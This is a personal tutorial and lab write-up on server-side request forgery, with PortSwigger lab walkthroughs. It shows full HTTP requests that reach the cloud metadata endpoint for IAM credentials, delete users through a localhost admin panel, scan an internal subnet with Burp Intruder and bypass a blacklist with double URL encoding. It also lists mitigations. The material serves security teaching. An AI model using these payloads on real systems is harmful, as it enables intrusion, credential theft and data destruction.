SSRF

(Server-Side Request Forgery)

Security flaw that allows you to force an end server
To make a request on behalf of you.
It can be an internal URL or any external

Disclaimer:

This is just for an educational purpose and as a method of cyber security awareness. I highly recommend not to harm any institution/Organization without proper permissions and ROE.

Author:

Hey guys, I am vijay reddy. An enthusiastic guy who loves to explore and learn more about cyber security and other fields. I have worked on both INFRA and security.

Inspiration:

We have many things to learn and knowledge to share.

Art of Thanks:

Thanks to my friends and family.

Bibliography:

Port swigger (https://portswigger.net/)

Kontra (https://application.security/)

Hackxpert (https://hackxpert.com/labs/SSRF/00.php)

Tool: Burp suite

Definition:

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to make the server-side application to make requests to an unintended location.

Impact:

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions.

1. RCE (Remote code execution)
2. Sensitive Data Exposure
3. Port Scans or Cross Site Port Attack (XSPA)


e.g.:

Below URL gives a clear picture that a website capitalten is making an external request to domain catmemes.

Yes, this can lead to a SSRF attack.

https://www.capitalten.com/myaccount/personalize/cardimage/preview?url=**https://www.catmemes.com/latest/cat-17429664.png**

Vulnerable Code:




```
HttpGet httpGet = new HttpGet(url);
InputStream is  = client.execute(httpGet).getEntity().getContent();
```

Here it is clearly understood that no validation or pre-checks were made before making an URL request.

2.0 (meta-data)

One such service commonly exploited by attackers in third-party cloud environments is REST-based web services known as **cloud metadata** endpoints. If configured, a metadata endpoint provides programmatic access to a cloud server's system configuration, networking details, authentication access keys, etc.

Below is the example of sensitive data exposure via SSRF.



https://www.capitalten.com/myaccount/personalize/cardimage/preview?url=http://169.254.169.254/latest/meta-data

```
Deserialization Error: Image resize failed. Cannot deserialize image from data URI scheme.
Make sure only PNG, JPG and JPEG files are passed.

Original

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
```


Has above URL leads to an error with a list of present directories.

Let's move ahead and try another vulnerability in conjunction to above i.e., directory traversal.

Final we were able to reach and retrieve security-credentials for this 3rd party cloud application.

Traversal

https://www.capitalten.com/myaccount/personalize/cardimage/preview?**http://169.254.169.254/latest/meta-data/iam/security-credentials/**



https://www.capitalten.com/myaccount/personalize/cardimage/preview?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/

```
Deserialization Error: Image resize failed. Cannot deserialize image from data URI scheme.
Make sure only PNG, JPG and JPEG files are passed.

Original

ISRM-WAF-ROLE
```

Mitigation:

1. Whitelists and DNS resolution
2. Response handling
3. Disable unused URL schemas
4. Authentication on internal services

Conclusion: use a whitelist for IP addresses and domains, and always validate if the response has the expected format and content.

===

PortSwigger

===

LAB1: Basic SSRF against the local server

Found a functionality in web browser that allows us to fetch the stock of particular goodies. Found that it was making a URL call to fetch the data.


So, we simply replaced with http://127.0.01/admin in an attempt to login into localhost.

In reponse I found there was an URL pertaining to delete user **/admin/delete?username=xyz**

Simply by changing the URL from /admin to above the user got successfully deleted.

Logic: for disaster recovery organization may be running direct login from the known device which is trust relationship. As this call was made from internal device it got auto logged in and user got deleted.

Snapshot:



```
POST /product/stock HTTP/1.1
Host : ac551f3f1ff43485c0381c060014004f.web-security-academy.net
Cookie : session =WFeTTfMYxlbAFxBY3wJ3UThn2k9vITDT
Content-Length : 32
Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://ac551f3f1ff43485c0381c060014004f.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://ac551f3f1ff43485c0381c060014004f.web-security-academy.net/product?productI
d=1
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =http://127.0.0.1/admin/
```


```
            |
          </p>
          <a href="/admin ">
            Admin panel
          </a>
          <p>
            |
          </p>
          <a href="/my-account ">
            My account
          </a>
          <p>
            |
          </p>
        </section >
      </header >
      <header class="notification-header ">
      </header >
      <section >
        <p>
          User deleted successfully!
        </p>
        <h1>
          Users
        </h1>
        <div>
          <span >
            wiener -
          </span >
          <a href="/admin/delete?username=wiener ">
            Delete
          </a>
        </div>
      </section >
      <br >
      <hr >
    </div>
  </section >
</div>
</body>
</html>
```

LAB 2: Basic SSRF against another back-end system

Back-end servers are not accessible for outside so they are not much more protected. We found segment 192.168.0.x but not sure about the IP which is available or accessible so we used payload in intruder leading to 200 responses.

Logic: Same has above just identified the IP, again lost the trust relationship


Snap:



Target: https://ac111f821e835649c0fa1ee300210065.web-security-academy.net

```
POST /product/stock  HTTP/1.1
Host : ac111f821e835649c0fa1ee300210065.web-security-academy.net
Cookie : session =Wo2ryX07m5ximwXghMF4q5p5FUphU07g
Content-Length : 96
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google  Chrome";v="101"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/101.0.4951.54  Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Content-Type  : application/x-www-form-urlencoded
Accept : */*
Origin : https://ac111f821e835649c0fa1ee300210065.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer : https://ac111f821e835649c0fa1ee300210065.web-security-academy.net/product?productId=1
Accept-Encoding  : gzip,  deflate
Accept-Language  : en-US,en;q=0.9
Connection : close

stockApi =http://192.168.0.§x§:8080/admin
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set:	1	Payload count:	255
Payload type:	Numbers	Request count:	255

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format

Number range

Type:	[✓ Sequential] Random
From:	1
To:	255
Step:	1
How many:	

Number format

Base:	[✓ Decimal] Hex
Min integer digits:	1
Max integer digits:	3
Min fraction digits:	0
Max fraction digits:	0


Examples

1

321

As you can see, we used burp suite tab Intruder to automate a sequence and find/guess the exact IP.

We received both client response code and server response code but I was interested in 200 code (OK)



Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
42	42	200	☐	☐	3211	
1	1	400	☐	☐	133	
0		500	☐	☐	2468	
2	2	500	☐	☐	2468	
3	3	500	☐	☐	2468	
4	4	500	☐	☐	2468	
5	5	500	☐	☐	2468	
6	6	500	☐	☐	2468	
7	7	500	☐	☐	2468	
8	8	500	☐	☐	2468	
9	9	500	☐	☐	2468	
10	10	500	☐	☐	2468	

Request Response

```
POST /product/stock  HTTP/1.1
Host : ac111f821e835649c0fa1ee300210065.web-security-academy.net
Cookie : session =Wo2ryX07m5ximwXghMF4q5p5FUphU07g
Content-Length : 39
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML, like Gecko) Chrome/101.0.4951.54  Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://ac111f821e835649c0fa1ee300210065.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://ac111f821e835649c0fa1ee300210065.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =http://192.168.0.42:8080/admin
```


When tried to pass that IP with /admin we were able to access that URL.

Yes, this is SSRF vulnerability which lead to make an internal request.

LAB 3: SSRF with blacklist-based input filter

Same has tried in our first LAB i.e., to access localhost/127.0.0.1

When tried I encountered an error which specifies that it was blocked.



Request

```
POST /product/stock  HTTP/1.1
Host : aca41f191f71955bc0363b8100560099.web-security-academy.net
Cookie : session =RLsV9HJoVhwX5swNZBuzoiaRbOW43Jry
Content-Length : 31
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/101.0.4951.54  Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://aca41f191f71955bc0363b8100560099.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://aca41f191f71955bc0363b8100560099.web-security-academy.net/product?productI
d=1
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =http://127.0.0.1/admin
```


Response

```
HTTP/1.1 400 Bad Request
Content-Type : application/json;  charset=utf-8
Connection : close
Content-Length : 51

"External stock check blocked for security reasons"
```

First, we encoded IP 127.0.0.1 to number but no luck. Then tried with 127.1 but same.

So, we encoded letter **a** from admin then also it was not working then again encoded the encoding data and same was successful.



```
POST /product/stock  HTTP/1.1
Host : aca41f191f71955bc0363b8100560099.web-security-academy.net
Cookie : session =RLsV9HJoVhwX5swNZBuzoiaRbOW43Jry
Content-Length : 35
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/101.0.4951.54  Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://aca41f191f71955bc0363b8100560099.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://aca41f191f71955bc0363b8100560099.web-security-academy.net/product?productI
d=1
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =http://127 .1/%25%36%31dmin
```

```
            <p>
              |
            </p>
            <a href="/my-account ">
              My account
            </a>
            <p>
              |
            </p>
          </section >
        </header >
        <header class="notification-header ">
        </header >
        <section >
          <h1>
            Users
          </h1>
          <div>
            <span >
              carlos  -
            </span >
            <a href="/admin/delete?username=carlos  ">
              Delete
            </a>
          </div>
          <div>
            <span >
              wiener  -
            </span >
            <a href="/admin/delete?username=wiener  ">
              Delete
            </a>
          </div>
        </section >
        <br >
        <hr >
      </div>
    </section >
</div>
</body>
</html>
```

Conclusion: As a part of protection, they have implemented black listing methodology however failed to validate an encoded data.

